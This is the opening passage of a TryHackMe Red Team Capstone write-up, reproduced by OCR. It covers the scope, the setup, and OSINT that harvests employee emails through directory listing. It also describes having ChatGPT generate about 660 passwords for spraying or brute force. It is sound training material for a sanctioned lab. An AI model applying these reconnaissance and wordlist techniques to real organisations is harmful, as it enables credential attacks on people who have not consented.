


Red Team Capstone
Challenge Network

Write-Up Submission:
Azkrath

Index

Index of figures

1. About me

TryHackMe Username: azkrath

Linkedin: https://www.linkedin.com/in/f%C3%A1bio-m-75308594/

Bio: Currently an application security engineer and penetration tester, I've been working in Cyber Security for the past 4 years. I have been working in IT for over 18 years now and have worked in several different fields of IT (IT Technician, Technical Support Operator, Product Support Engineer, Consultant, Software Engineer and Architect, Security Analyst, Pentester/Lead Pentester). Love hacking, computers and all things technology related.

2. The Challenge

The Red Team Capstone Challenge is an in-depth network challenge simulating a Red Teaming engagement. The challenge includes several phases that will require you to enumerate a perimeter, breach the organization, perform lateral movement and, finally, perform goal execution to show impact, by performing a fraudulent transaction. To best simulate how these engagements usually occur, there are multiple paths that can be used to achieve the final goal.

This is my write-up of the challenge, following a specific path in order to compromise the infrastructure and achieve goal execution.

2.1. Project Goal

The purpose of this assessment is to evaluate whether it is possible to compromise the corporate division and, if so, determine if that allows the compromise of the bank division.

In order to perform the fraudulent transaction, two test banking accounts will be supplied, in order to demonstrate if it is possible to transfer funds between these two accounts, by gaining access to SWIFT, the core backend banking system in place.

The Swift backend exposes an internal web application at http://swift.bank.thereserve.loc, which can be used to perform the transactions. To transfer funds, the following flow is provided:

- A customer makes a request that funds should be transferred and receives a transfer code.
- The customer contacts the bank and provides this transfer code.
- An employee with the capturer role authenticates to the SWIFT application and captures the transfer.
- An employee with the approver role reviews the transfer details and, if verified, approves the transfer. This must be performed from a jump host.
- Once approval for the transfer is received by the SWIFT network, the transfer is facilitated, and the customer is notified.

2.2. Project Scope

In-Scope

- Security testing of TheReserve's internal and external networks, including all IP ranges accessible through your VPN connection.
- OSINTing of TheReserve's corporate website, which is exposed on the external network of TheReserve. Note, this means that all OSINT activities should be limited to the provided network subnet and no external internet OSINTing is required.
- Phishing of any of the employees of TheReserve.
- Attacking the mailboxes of TheReserve employees on the WebMail host (.11).
- Using any attack methods to complete the goal of performing the transaction between the provided accounts.

Out-of-Scope

- Security testing of any sites not hosted on the network.
- Security testing of the TryHackMe VPN (.250) and scoring servers or attempts to attack any other user connected to the network.
- Any security testing on the WebMail server (.11) that alters the mail server configuration or its underlying infrastructure.
- Attacking the mailboxes of other red teamers on the WebMail portal (.11).
- External (internet) OSINT gathering.
- Attacking any hosts outside of the provided subnet range. Once you have completed the questions below, your subnet will be displayed in the network diagram. This 10.200.X.0/24 network is the only in-scope network for this challenge.
- Conducting DoS attacks or any attack that renders the network inoperable for other users.

2.3. Project Registration

All red teamers participating in the challenge must register to allow their single point of contact for the engagement to track activities. An email account for communication with the system will also be provided.

To register, you will need to SSH into the e-citizen platform, located at 10.200.XXX.250, where XXX is your assigned subnet at the beginning of the room.

Once you authenticate, you will be able to communicate with the e-Citizen system. Follow the prompts to register for the challenge and save the information you get for future reference. Once registered, follow the instructions to verify that you have access to all the relevant systems.

The VPN server and the e-Citizen platform are not in scope for this assessment, and any security testing of these systems may lead to a ban from the challenge.

As you make your way through the network, you will need to prove your compromises. In order to do that, you will be requested to perform specific steps on the host that you have compromised. Please note the hostnames in the network diagram above, as you will need this information. Flags can only be accessed from matching hosts, so even if you have higher access, you will need to lower your access to the specific host required to submit the flag.

2.4. Project Tools

Several tools are provided that might be useful for the exercise. My take on this challenge was to try to only use the assigned tools or living-of-the-land tools and techniques when possible, minimizing the necessity of external tools like metasploit, msfvenom and other frameworks.

A list of Password policies, a password base list and the restriction of special characters were also provided in the challenge.

3. Preparation




Figure 1 - Initial network map

After reading the Project Brief and Answering the questions, we are presented with the initial network map, showing us 3 different machines.

We start by adding the IP addresses in our hosts file, so that we can resolve hostnames even if we change subnets (if the subnet changes, for whatever reason, we can just update the hosts file with the new subnet assigned):

```
10.200.118.250  ecitizen.thm
10.200.118.11   mail.thereserve.loc
10.200.118.12   vpn.thereserve.loc
10.200.118.13   web.thereserve.loc
```

Figure 2 - Updating /etc/hosts

Downloading the Capstone Challenge resources, we get two files regarding password policies in use and a base list of passwords. We also get a list of common tools to use against the challenge. These resources might come in handy later in the challenge.

Afterwards, we set up our process at the e-citizen communication portal, using the provided SSH details, and registered our account. This portal will be used to prove the compromises by performing specific steps on the hosts compromised.

```
What would you like to do?
Please select an option
[1] Submit proof of compromise
[2] Verify past compromises
[3] Verify email access
[4] Get hints
[5] Exit
```

Figure 3 - E-Citizen Portal

4. OSINT

4.1. http://web.thereserve.loc

OSINT, short for Open-Source Intelligence, is a process designed to gather information from public sources and can be performed on a technical form (technologies, versions, etc) and a human form (number of employees, email schema, account name structure, etc). This process is usually incorporated in Passive Reconnaissance and allows us to gather information about our target.

Since the scope indicates that OSINT can only be performed on the corporate website, it might be a good place to start our enumeration process.

We start by checking the three servers identified, and perform some enumeration on the web server:




Figure 4 - Initial page on the Web application

We notice that there is a navigator menu on the top with the tabs “Overview”, “Meet the Team” and “ContactUs”. Since we are gathering information, the “Meet the Team” page might give us some useful information regarding the employees of the organization, the team’s structure, roles, and email addresses:




Figure 5 – Meet the Team

By performing client source code inspection on the images, we can see that we have a path for the team images, and the images identify the user's name:




Figure 6 - Client source code inspection

By accessing the path identified (/october/themes/demo/assets/images/) we can see that a vulnerability of directory listing exists, allowing us to get all the names associated with images.




Figure 7 – Names of users as image name

One of the risks associated with this image naming is that there is a strong chance that those names are using the same nomenclature as their corporate email addresses. By looking at the "ContactUs" page, we can see that we can send our CV and other type of documents to applications@corp.thereserve.loc address. This information disclosures the domain used in corporate emails, which allows us to compile a potential list of usernames:

- antony.ross@corp.thereserve.loc
- ashley.chan@corp.thereserve.loc
- brenda.henderson@corp.thereserve.loc
- charlene.thomas@corp.thereserve.loc
- christopher.smith@corp.thereserve.loc
- emily.harvey@corp.thereserve.loc
- keith.allen@corp.thereserve.loc
- roy.sims@corp.thereserve.loc
- laura.wood@corp.thereserve.loc
- leslie.morley@corp.thereserve.loc
- lynda.gordon@corp.thereserve.loc
- martin.savage@corp.thereserve.loc
- mohammad.ahmed@corp.thereserve.loc
- paula.bailey@corp.thereserve.loc
- rhys.parsons@corp.thereserve.loc

Since we also have the password policy and base list, we can start to compile a potential list of passwords to use against some service or authentication form, later on. Although it is possible to use several tools to perform this operation (like crunch), we can just ask ChatGPT to generate a list of passwords by using the password base list and adding a rule including the password policy. Since we are trying to simplify the process, we can use the following prompt:




Figure 8 - Request to ChatGPT to generate a combo list of passwords

With this prompt we manage to generate about 660 different passwords that we might use later in a Brute Force, Password Spray or Credential Stuffing attack.

Using a plugin for the browser called Wappalyzer, we can check on the technologies used by the server, including their versions (if available):

